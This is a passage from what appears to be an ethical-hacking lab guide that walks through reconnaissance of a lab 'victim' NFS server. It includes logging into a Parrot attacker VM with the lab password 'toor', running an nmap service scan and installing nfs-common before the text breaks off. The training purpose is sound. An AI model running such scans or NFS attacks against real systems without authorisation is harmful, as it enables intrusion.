
10. We have successfully configured the NFS server in the victim machine.

11. Switch to the **Parrot Security** machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

12. Switch to the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
13. In the terminal window, type **nmap -sV 10.10.1.9** and press **Enter**, to perform an Nmap scan.



The screenshot shows a terminal window titled "Parrot Terminal". The terminal session starts with the command \$nmap -sV 10.10.1.9. The output of the scan is displayed, showing the host is up with 0.042s latency. It lists several open ports: 22/tcp (ssh), 80/tcp (http), 111/tcp (rpcbind), and 2049/tcp (nfs_acl). The service information indicates the OS is Linux and the CPE is cpe:/o:linux:linux_kernel. The scan report ends with a note about service detection and a summary that one IP address was scanned in 7.05 seconds.

```
[attacker@parrot] [-]
$ nmap -sV 10.10.1.9
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-18 00:38 EDT
Nmap scan report for 10.10.1.9
Host is up (0.042s latency).


Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.52 ((Ubuntu))
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.05 seconds
[attacker@parrot] [-]
$
```

14. We can see that the port **2049** is open and nfs service is running on it.
15. In the terminal window, type **sudo apt-get install nfs-common** and press **Enter**.

Note: In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: If **Do you want to continue?** question appears enter **Y** and press **Enter**.

